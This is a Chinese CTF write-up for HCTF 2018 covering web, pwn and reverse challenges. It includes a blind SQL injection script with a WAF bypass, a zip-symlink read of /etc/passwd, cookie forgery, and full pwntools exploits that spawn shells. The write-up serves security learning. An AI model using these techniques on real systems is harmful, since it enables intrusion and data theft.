HCTF2018 Writeup -- 天枢

Dubhe / 2018-11-13 07:49:00 / 浏览数 6949 安全技术 CTF 顶(0) 踩(0)

HCTF2018 Writeup -- 天枢

web

warmup

phpmyadmin4.8.1的文件包含漏洞，截取和转义的问题。

```
http://warmup.2018.hctf.io/index.php?file=hint.php%253f/../../../../ffffllllaaaagggg
```

kzone


扫描目录发现/www.zip有源码，下载之，开始审计
同时搜到了题目源码的出处，来自一个钓鱼网站模板；也搜到了一篇针对这个模板进行渗透的文章 https://bbs.ichunqiu.com/article-1518-1.html

/include/member.php存在注入，但是需要绕过safe.php的waf
在member.php中发现了json_decode
可以解析\u0020这样的unicode编码
所以所有被waf检测到的字符全部使用此编码绕过
首先注出了后台账号密码 尝试登录但后台没有东西 于是猜测flag在数据库中 继续用脚本注入得到flag
注入的时候还碰到了大小写不敏感的问题 使用binary可以解决

```
import requests
import time
url = "http://kzone.2018.hctf.io/admin/login.php"
flag = ''
dic = "0123456789abcdefghijklmnopqrstuvwxyz{}_ABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&()*+|,-./:;<=>?@"
for x in range(1,50):
   for i in dic:
       startTime = time.time()
       #poc = "'\u006fr\u0020su\u0062str(passwo\u0072d,{0},1)\u003d'{1}'\u0020and\u0020sl\u0065ep(6)\u0023".format(x,chr(i))
       #admin BE933CBA048A9727A2D2E9E08F5ED046
       #poc = "'\u006fr\u0020su\u0062str((select\u0020binary\u0020table_name\u0020from\u0020inf\u006frmation_schema.tables\u00
       #F1444g
       #poc = "'\u006fr\u0020su\u0062str((select\u0020binary\u0020column_name\u0020from\u0020inf\u006frmation_schema.columns\u
       #F1a9
       poc = "'\u006fr\u0020su\u0062str((select\u0020binary\u0020F1a9\u0020from\u0020F1444g\u0020limit\u00200,1),{0},1)\u003d'
       headers = {"Cookie":'islogin=1; login_data={\"admin_user\":\"'+poc+'\"}'}
       r = requests.get(url,headers=headers)
       if time.time() - startTime > 5:
           flag += i
           print flag
           break
```

admin

这简直是我做ctf以来最神奇的一次经历
先是在fuzz过程中莫名其妙的拿到了flag
这一点其实想看看出题大佬怎么说的，感觉是后端数据库刷新的时候验证用户会出现问题。因为后来又复现成功了一次，具体操作是：在整点的时候注册admin账户提示已存


HCTF

register successful

Hello admin

hctf{un1c0dE_cHe4t_1s_FuNnying}

Welcome To HCTF

状态	方法	文件	域名	触发...	类型	传输	大小
302	POST	register	admin.2018.hctf.io	document	html	1.53 KB	1.74 KB
302	GET	login	admin.2018.hctf.io	document	html	1.53 KB	1.74 KB
200	GET	index	admin.2018.hctf.io	document	html	1.45 KB	1.74 KB
200	GET	style.css	admin.2018.hctf.io	stylesheet	css	已缓存	1.21 KB
200	GET	jquery.js	admin.2018.hctf.io	script	js	已缓存	0 字节
200	GET	semantic.js	admin.2018.hctf.io	script	js	已缓存	0 字节
200	GET	semantic.min.css	cdn.bootcss.com	stylesheet	css	已缓存	510.08 KB

9 个请求 | 已传输 521 KB / 5.85 KB | 完成：467 毫秒 | DOMContentLoaded: 338 毫秒 | load: 354 毫秒

根据flag的内容知道考点是unicode cheat...队友研究了一波
注册 ᴀdmin，登录后修改密码，数据库会将真实admin的密码修改掉，然后再登录admin就可以了。
而后队友下午再次尝试复现的时候发现题目竟然在修改密码的页面给了源码...

然后我们就成了 获得flag->根据flag获知解题方法->发现题目竟然给出了源码
ctf史上第一支倒着做题的队伍（手动捂脸
坐等官方大佬的wp解释一下非预期解的问题，估计有不少做出这道题的队伍是先拿到了flag

hideandseek

这题还是有意思，做起来每一步都很有道理，我们队好几个人一起做出来这个题。

1. 登录进去后，提示上传一个zip文件，发现他会cat这个文件，想到以前见过的上传硬连接。

   ```
   ln -s /etc/passwd ./templink
   zip --symlink -r lala.zip ./templink
   ```

   上传即可
2. 信息收集
   权限很低，很多都读不了，但还是可以看看/proc下面的各种内容。
3. /proc/self/environ，找到web服务目录。
4. /app/hard_t0_guess_n9f5a95b5ku9fg/hard_t0_guess_also_df45v48ytj9_main.py 是运行的文件
5. /app/hard_t0_guess_n9f5a95b5ku9fg/flag.py 不能直接读，尴尬
6. /app/hard_t0_guess_n9f5a95b5ku9fg/templates/index.html 读模板
   cookie伪造
   看到key是随机数生成的，种子是uuid，uuid.getnode()是mac地址，可以

   ```
   cat /sys/class/net/eth0/address
   ```
7. 伪造一个username=admin的cookie就好啦。

game

这题目也很有趣，可以随意注册，登陆以后可以看到所有注册了的人的列表。看其他人注册了好多，思考为什么这么做。各种注入都试了，没有注入点。
看到了order=score，试着order=id，name都可以，又试着order=password，发现也行，震惊！

```
import requests
import string
import os, random

guess_list = string.printable
```

```
old_password = 'dsA8&&!@#$%^&D1NgY1as3DjA'

def encode(length, op):
    a = ''.join(random.sample(string.ascii_letters + string.digits, length/2))
    a += (op+''.join(random.sample(string.ascii_letters + string.digits, 2))).encode('base64')[:-1]
    a += ''.join(random.sample(string.ascii_letters + string.digits, length/2))
    return a


for op in guess_list:
    data = {
        'username': 'TuTuXiXiHHH'+ encode(len(old_password),op),
        'password': old_password + op,
        'sex':'1',
        'submit':'submit',
    }

    requests.post("http://game.2018.hctf.io/web2/action.php?action=reg",data = data)
    print op, data
```

注册好多号不断的逼近admin的密码，登录后访问flag.php【user.php里有提示】，拿到flag。

pwn

the_end

程序本身的功能为5次任意地址（用户输入）的1字节写随后调用exit()函数，且提供了sleep@libc的地址。通过单步跟踪exit()函数可以发现，程序在_dl_fini()函数中会

```
call   QWORD PTR [rip+0x216414]        # 0x7ffff7ffdf48 <_rtld_global+3848>
```

因此，只要将0x7ffff7ffdf48 <_rtld_global+3848>处修改为one_gadget的地址即可拿到shell，刚好需要修改5个字节。
由于程序关闭了stdout，拿到shell后，使用

```
exec /bin/sh 1>&0
```

执行sh并重定向标准输出流到标准输入流，即可与shell正常交互。

```
# coding=utf-8
from pwn import *

def pwn():
    BIN_PATH = './the_end'
    DEBUG = 1
    local = 1
    if DEBUG == 1:
        if local == 1:
            p = process(BIN_PATH)
        else:
            p = process(BIN_PATH, env={'LD_PRELOAD': './libc.so.6'})
        elf = ELF(BIN_PATH)
        context.log_level = 'debug'
        context.terminal = ['tmux', 'split', '-h']
        if context.arch == 'amd64':
            if local == 1:
                libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
            else:
                libc = ELF('./libc.so.6')
        else:
            libc = ELF('/lib/i386-linux-gnu/libc.so.6')
    else:
        p = remote('150.109.44.250', 20002)
        p.recvuntil('Input your token:')
        p.sendline('8RMQq9PuDRurd91OVhADpDDK30eqjAqz')
        elf = ELF(BIN_PATH)
        libc = ELF('./libc.so.6')
        context.log_level = 'debug'

    if DEBUG == 1:
        gdb.attach(p, gdbscript='b *0x0000555555554964')
    p.recvuntil('here is a gift ')
    recv = p.recvuntil(',', drop=True)
    libc.address = int(recv, 16) - libc.symbols['sleep']
    print hex(libc.address)
    one_gadget = [0x45216, 0x4526a, 0xf02a4, 0xf1147]
    p.recvuntil('luck ;)\n')
    p.send(p64(libc.address + (0x7ffff7ffdf48 - 0x00007ffff7a0d000)))
    p.send(p64(libc.address + one_gadget[2])[0])
    p.send(p64(libc.address + (0x7ffff7ffdf48 - 0x00007ffff7a0d000) + 1))
    p.send(p64(libc.address + one_gadget[2])[1])
    p.send(p64(libc.address + (0x7ffff7ffdf48 - 0x00007ffff7a0d000) + 2))
    p.send(p64(libc.address + one_gadget[2])[2])
    p.send(p64(libc.address + (0x7ffff7ffdf48 - 0x00007ffff7a0d000) + 3))
    p.send(p64(libc.address + one_gadget[2])[3])
    p.send(p64(libc.address + (0x7ffff7ffdf48 - 0x00007ffff7a0d000) + 4))
    p.send(p64(libc.address + one_gadget[2])[4])
    # exec /bin/sh 1>&0
    p.interactive()
    p.close()


if __name__ == '__main__':
    pwn()
```

flag:hctf{999402245e53bc5f0154c2a931bdc52ca3f6ee34e017f19c09a70e93c8fd4ffa}

babyprintf_ver2

该程序通过read向bss上的全局变量输入数据，其后是stdout指针，可以进行覆盖篡改。由于知道bss的地址，首先将stdout指针的值修改为bss的地址，并在bss上布置虚假


```
# coding=utf-8
from pwn import *

def pwn():
    BIN_PATH = './babyprintf_ver2'
    DEBUG = 0
    context.arch = 'amd64'
    if DEBUG == 1:
        p = process(BIN_PATH)
        elf = ELF(BIN_PATH)
        context.log_level = 'debug'
        context.terminal = ['tmux', 'split', '-h']
        if context.arch == 'amd64':
            libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        else:
            libc = ELF('/lib/i386-linux-gnu/libc.so.6')
    else:
        p = remote('150.109.44.250', 20005)
        elf = ELF(BIN_PATH)
        libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        p.recvuntil('Input your token:')
        p.sendline('8RMQq9PuDRurd91OVhADpDDK30eqjAqz')
        context.log_level = 'debug'


    p.recvuntil('buffer location to')
    recv = p.recvuntil('\n', drop=True)
    bss_address = int(recv, 16)
    p.recvuntil('Have fun!\n')
    payload = 'a' * 16 + p64(bss_address + 0x20) + p64(0) + p64(0x00000000fbad2884) + p64(bss_address + 0xf8) * 3
    payload += p64(bss_address + 0xf8) + p64(bss_address + 0x100) + p64(bss_address + 0x11d)
    payload += p64(bss_address + 0xf8) + p64(bss_address + 0x11d) + p64(0) * 5 + p64(1) + p64(0xffffffffffffffff) + p64(0x00000
    payload += p64(bss_address + 0x130) + p64(0xffffffffffffffff) + p64(0) * 5 + p64(0x00000000ffffffff)

    p.sendline(payload)
    p.recvuntil('permitted!\n')
    p.sendline('a' * 8)
    recv = p.recv(8)
    libc.address = u64(recv) - (0x7ffff7dcc2a0 - 0x7ffff79e4000)
    print hex(libc.address)
    payload = 'a' * 16 + p64(bss_address + 0x20) + p64(0) + p64(0x00000000fbad2884)
    payload += p64(bss_address + 0x200) * 7
    payload += p64(bss_address + 0x200) + p64(0) * 5 + p64(1) + p64(0xffffffffffffffff) + p64(0x0000000000000000)
    payload += p64(bss_address + 0x130) + p64(0xffffffffffffffff) + p64(0) * 5 + p64(0x00000000ffffffff)

    p.sendline(payload)

    malloc_hook_addr = libc.symbols['__malloc_hook']

    payload = 'a' * 16 + p64(bss_address + 0x20) + p64(0) + p64(0x00000000fbad2884)
    payload += p64(bss_address + 0x200) * 6
    payload += p64(malloc_hook_addr) + p64(malloc_hook_addr + 0x8 + 4) + p64(0) * 5 + p64(1) + p64(0xffffffffffffffff) + p64(0x
    payload += p64(bss_address + 0x130) + p64(0xffffffffffffffff) + p64(0) * 5 + p64(0x00000000ffffffff)
    p.sendline(payload)

    p.sendline(p64(libc.address + 0x10a38c)) # one_gadget

    payload = 'a' * 16 + p64(bss_address + 0x20) + p64(0) + p64(0x00000000fbad2884)
    payload += p64(bss_address + 0x200) * 7
    payload += p64(bss_address + 0x200) + p64(0) * 5 + p64(1) + p64(0xffffffffffffffff) + p64(0x0000000000000000)
    payload += p64(bss_address + 0x130) + p64(0xffffffffffffffff) + p64(0) * 5 + p64(0x00000000ffffffff)
    p.sendline(payload)
    sleep(0.5)
    p.sendline('%49$p')

    p.interactive()
    p.close()


if __name__ == '__main__':
    pwn()
```

flag:hctf{72717218d270a992e1415bb825366e79d254ec232022b5fc45297ef7ae5c7ea6}

re


LuckStar

这题有不少反调试.
首先在TlsCallback_0里获取了一堆反调试常用函数地址:




```
  v4 = GetModuleHandleA("ntdll.dll");
  NtQuerySystemInformation = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))getfunc(
                                                                                  (int)v4,
                                                                                  "a7d7bcc95a86a6df3b0a1ccb3c69d440");
  v5 = GetModuleHandleA("ntdll.dll");
  NtSetInformationThread = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))getfunc(
                                                                                (int)v5,
                                                                                "8eb35a28209979fe6a9983cff0d23c5a");
  v6 = GetModuleHandleA("kernel32.dll");
  v7 = getfunc((int)v6, "05577e1568efa10b8166728bfb414c59");
  *(_DWORD *)CheckRemoteDebuggerPresent = v7;
```

排查几款调试器，并解混淆的main函数




```
    do
    {
      v9 = 0;
      do
      {
        if ( !lstrcmpW(dbgger[v9], *((LPCWSTR *)v8 + 15)) )// 排查几款常用的调试器
          goto LABEL_13;
        ++v9;
      }
      while ( v9 < 6 );
      v8 += *(_DWORD *)v8;
    }
    while ( *(_DWORD *)v8 );
    v10 = GetCurrentThread();
    NtSetInformationThread(v10, 17, 0, 0);      // 设置主线程无法被ATTACH
    srand(0x61616161u);
    v11 = main;
    v12 = 440;
    do                                          // xor解混淆代码
    {
      v11 = (int (__cdecl *)(int, const char **, const char **))((char *)v11 + 1);
      result = xor_tb[rand() % 8216];
      *((_BYTE *)v11 - 1) ^= result;
      --v12;
    }
    while ( v12 );
```

在之前获取的CheckRemoteDebuggerPresent函数下断点



```
  (*(void (__stdcall **)(signed int, signed int *))(a1 - 20))(-1, &v4);
  v1 = v5;
  if ( (_BYTE)v4 )
    v5 = '\x10\0\x11e';
  else
    v5 = 'hctf';
  v2 = v1 - 0x4294;
  (*(void (__cdecl **)(signed int))(v1 - 0x4294))(v5);
  (*(void (**)(void))(v2 - 4))();
  return &unk_407384;
```


发现在调用main之前被调用，用于重设srand的种子,应为hctf。
接着进入main函数：



```
CreateThread(0, 0, StartAddress, 0, v8, v6);  // 播放音乐，修改after_music标志
cout((int)"%s\n", (unsigned int)aMmmmmmmmmmmmmm);
while ( !after_music )
{
  Sleep(0x7D0u);
  cout((int)">", v14);
}
cout((int)"\n", v14);
v9 = 0;
do                                            // 利用前面正确的种子，解混淆my_base64函数
  *((_BYTE *)my_base64 + v9++) ^= xor_tb[rand() % 8216];
while ( v9 < 383 );
cout((int)"Shining!\n", v15);
system("cls");
v26 = 0;
v24 = 0i64;
_mm_storel_epi64((__m128i *)&v25, 0i64);
v27 = 0;
memset(&v23, 0, 0x46u);
cout((int)"My Darling Darling Please!\ninput your key!\n", v10);
cin("%29s", &v24);
my_base64((const char *)&v24, (const char *)&v23);
v17 = xmmword_403520;
v18 = xmmword_403530;
v21 = 0;
v22 = 0;
v19 = 0i64;
v20 = 0i64;
v11 = strcmp((const char *)&v23, (const char *)&v17);
if ( v11 )
  v11 = -(v11 < 0) | 1;
v12 = "Maybe next year";
